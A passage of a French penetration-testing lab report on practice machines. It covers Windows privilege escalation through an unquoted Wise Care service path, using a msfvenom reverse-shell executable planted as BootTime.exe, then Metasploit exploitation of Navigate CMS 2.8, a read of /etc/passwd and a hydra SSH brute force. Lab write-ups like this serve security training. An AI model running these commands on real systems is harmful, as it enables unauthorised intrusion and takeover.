



Figure 89 Liste des fichiers de Jenkins

En listant les fichiers, on lit ce qui se trouve dans les fichiers jenkins.exe.config et jenkins.xml mais il n'y a rien d'intéressant dedans. Les fichiers sont ceux de configuration de base de Jenkins.

On teste les répertoires dans le système et dans le dossier Downloads de l'utilisateur butler, on trouve un fichier exécutable :



Nous voyons alors que la version du logiciel est 5.6.7.568. Nous cherchons alors une faille et nous trouvons un exploit de type Unquoted Service Path :




Figure 90 Faille Unquoted Service Path pour Wise Care

Ce terme permet l'escalade de privilèges sur Windows en utilisant les services dont le chemin dans l'arborescence a des espaces mais n'est pas entre guillemets. Cela permet de se donner les droits system si le service a les droits system.

WiseCare est un logiciel qui permet de nettoyer et optimiser un PC Windows, son service tourne donc avec les privilèges system qui sont nécessaires pour le bon fonctionnement du logiciel.

Nous suivons donc les étapes de l'exploit. On exécute d'abord cette commande qui va nous permettre d'avoir les informations sur le service de WiseCare :

```
C:\Program Files\Jenkins>wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
wmic service where 'name like "%WiseBootAssistant%"' get displayname, pathname, startmode, startname
DisplayName           PathName                                          StartMode  StartName
Wise Boot Assistant  C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe  Auto       LocalSystem
```

Figure 91 Information sur le service WiseCare

Dans le chemin du service, nous voyons bien des espaces :

`C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe`

Pour faire l'exploit, il faut insérer un fichier exécutable dans le répertoire du service. De ce fait, quand on va redémarrer le service, le fichier malicieux va s'exécuter et on pourra ainsi avoir accès à la machine avec les droits system.

Msfconsole est un utilitaire permettant notamment de créer des payloads à insérer dans des fichiers en .exe. On crée donc un fichier exécutable contenant un reverse shell que l'on va mettre dans le dossier de WiseCare :

```
┌──(root㉿vm-iutcl-kali-17)-[/home/kali]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.170.0.27 LPORT=5555 -f exe > BootTime.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Figure 92 Création du payload via msfvenom

Les options :

- -p permet de choisir le payload
- Nous précisons le LHOST, c'est-à-dire l'hôte qui va recevoir le reverse shell et l'accès en admin à la cible
- Et le LPORT qui va être le port d'écoute sur la machine attaquante pour obtenir l'accès au reverse shell
- -f permet de donner l'extension de fichier. Ici, nous mettons : .exe
- Nous redirigeons le script dans le fichier BootTime.exe

Désormais, il ne nous reste plus qu'à récupérer le fichier sur la machine cible. Pour ce faire, nous créons un serveur HTTP en python sur la machine Linux qui a généré le fichier en .exe :




Figure 93 Création du serveur HTTP avec python

Le port du serveur est le 9000. Ensuite, il passe en mode d'écoute. Depuis ce serveur, nous allons, sur la machine Windows, récupérer l'exécutable à l'aide de la commande `iwr` :




Figure 94 Récupération du fichier malicieux

Les options :

- -Uri nous précisons l'URL où récupérer le fichier en .exe grâce au serveur HTTP.
- -Outfile définit le répertoire de récupération du fichier. Ici, dans les Documents de butler

En faisant un `ls`, nous voyons bien que le fichier est présent sous le nom BootTime.exe.

Désormais, il faut le déplacer dans le répertoire de Wise Care 365 :




Figure 95 Déplacement du fichier malicieux

Grâce à la commande `Move-Item`, nous pouvons réaliser le déplacement dans le bon répertoire.

Nous vérifions grâce à un `ls` :




Figure 96 Liste des fichiers du répertoire Wise Care 365

Au préalable, nous avons renommé le fichier original BootTime.exe en BootTimeOld.exe. Nous voyons bien maintenant le nouveau BootTime.exe. Il ne nous reste maintenant plus qu'à redémarrer le service.

Tout d'abord, nous lançons le port d'écoute 5555 comme définit dans le script du reverse shell : `nc -lnvp 5555`

Pour arrêter le serveur, nous utilisons la commande : `sc stop` et pour le relancer, nous utilisons la commande : `sc start`




Figure 97 Redémarrage du service Wise Care

Cette manipulation a fonctionné. Finalement, nous obtenons bien un reverse shell avec les accès system :




Figure 98 Reverse shell avec les droits system

Nous avons le contrôle de l'utilisateur authority qui appartient au groupe system. De ce fait, l'escalade de privilèges est terminée et nous avons les droits administrateurs.

Dernière machine : Blackpearl

Première étape : Reconnaissance

Nous commençons la reconnaissance de la dernière machine Blackpearl en faisant un nmap sur tous les ports :




Figure 99 nmap VM Blackpearl

Deuxième étape : Exploration des services accessibles

Nous voyons qu'il y a 3 ports d'ouverts :

- 22 : SSH : OpenSSH 7.9p1
- 53 : DNS : ISC BIND 9.11.5
- 80 : HTTP : nginx 1.14.2

Le port 80 nous emmène sur la page de base de nginx qui signifie que le serveur a bien été configuré. En inspectant le code source, nous trouvons un commentaire intéressant pour nous :

```
<!-- Webmaster: alek@blackpearl.tcm -->
```

Figure 100 Message présent dans le code du site nginx

De ce fait, nous savons que le domaine à attaquer est : blackpearl.tcm et que le webmaster est alek et a pour adresse mail : alek@blackpearl.tcm


C'est pourquoi nous allons dans /etc/host : `nano /etc/host`

Dedans, nous renseignons un enregistrement DNS en plus :

```
10.170.7.25 blackpearl.tcm
```

Figure 101 Ajout de blackpearl.tcm dans /etc/host

Cette fois, en renseignant le domaine plutôt que l'adresse IP, nous arrivons sur la page de base de php que l'on obtient en mettant la ligne php dans index.php : phpinfo() :



System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled

Figure 102 Page de blackpearl.tcm

Nous trouvons donc la version de Linux qui est la 4.19.0-16 et le nom de la machine qui est « blackpearl ». La version de php, quant à elle, est la 7.3

Ensuite, nous lançons un dirb sur la machine mais nous ne trouvons rien de plus. C'est pourquoi nous lançons un dirbuster et trouvons d'autres répertoires :




Figure 103 Dirbuster de blackpearl.tcm

Nous trouvons un répertoire qui correspond un dossier img contenant les images du site ainsi qu'un index.php et un fichier login.php. Quand on lance le index.php, nous sommes automatiquement redirigés vers la page login.php qui ressemble à ceci :




Figure 104 Page d'accueil de Navigate

Troisième étape : Recherche de failles sur Navigate CMS

Nous avons donc un formulaire de connexion à un site utilisant Navigate CMS qui est un système de gestion de contenu (CMS) conçu pour faciliter la création, la gestion et la publication de contenu sur un site web.

Nous avons tenté de nous connecter avec des noms et mots de passe basique comme admin/admin, user/admin, root/root mais cela n'a rien donné. Ensuite, nous avons essayé de mettre comme username alek@blackpearl.tcm mais nous ne trouvions pas le mot de passe. En appuyant sur « Forgot password ? », il nous est demandé de renseigner une adresse mail de l'utilisateur du site. Nous avons mis alek@blackpearl.tcm mais cela n'a rien donné. Nous sommes un petit peu bloqué sur cette page comme nous n'avons pas les identifiants, c'est pourquoi nous allons chercher un exploit sur la version de Navigate CMS. En effet, en bas à droite du site, il y a la version qui est la 2.8. De ce fait, nous cherchons sur Internet un exploit sur cette version et nous voyons qu'il y a une RCE (Remote Code Execution) qui est possible :




Figure 105 RCE Navigate CMS 2.8

Quatrième étape : Exploitation de la faille et accès à la machine

La RCE est disponible sur Metasploit et nous n'avons pas besoin d'être authentifié sur le site pour pouvoir l'exécuter, ce qui est parfait pour nous. Nous lançons metasploit pour chercher l'exploit :




Figure 106 search metasploit de Navigate CMS

Ici, nous avons cherché l'exploit avec la commande : `search Navigate CMS`

Nous en trouvons un qui a un rank « excellent » donc nous allons l'utiliser. Il n'y a pas de payload configuré donc nous allons utiliser par défaut un meterpreter. Ensuite, nous configurons les différentes options nécessaires notamment le RHOST : blackpearl.tcm. Puis, nous pouvons run l'exploit :

Figure 107 Exécution de l'exploit

Et nous arrivons sur le shell meterpreter.


Nous vérifions la machine sur laquelle nous sommes connectés : `sysinfo`

Figure 108 Sysinfo de la machine cible

Nous retrouvons les mêmes informations que nous avions sur la page PHP.

Cinquième étape : Visite des répertoires pour trouver un potentiel vecteur d'escalation

Nous listons les différents répertoires du serveur mais ne trouvons rien d'intéressant sauf un fichier navigate.zip qui se situe dans le fichier /opt. Nous le téléchargeons mais ne trouvons rien d'intéressant dedans :



Il s'agit des fichiers de configuration de base de Navigate CMS mais ne nous apprennent rien de plus.

Ensuite, nous listons les utilisateurs disponibles sur le serveur grâce à la commande : `cat /etc/passwd` :

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
alek:x:1000:1000:alek,,,:/home/alek:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
bind:x:107:113::/var/cache/bind:/usr/sbin/nologin
```

Figure 109 Contenu de /etc/passwd

Nous voyons donc les utilisateurs alek, qui est le webmaster, et root. De ce fait, nous essayons une attaque bruteforce sur le service SSH avec l'utilisateur alek :

```
└─# hydra -l alek -P /usr/share/wordlists/rockyou.txt ssh://blackpearl.tcm -t 4 -V
```

Figure 110 Bruteforce sur l'utilisateur alek

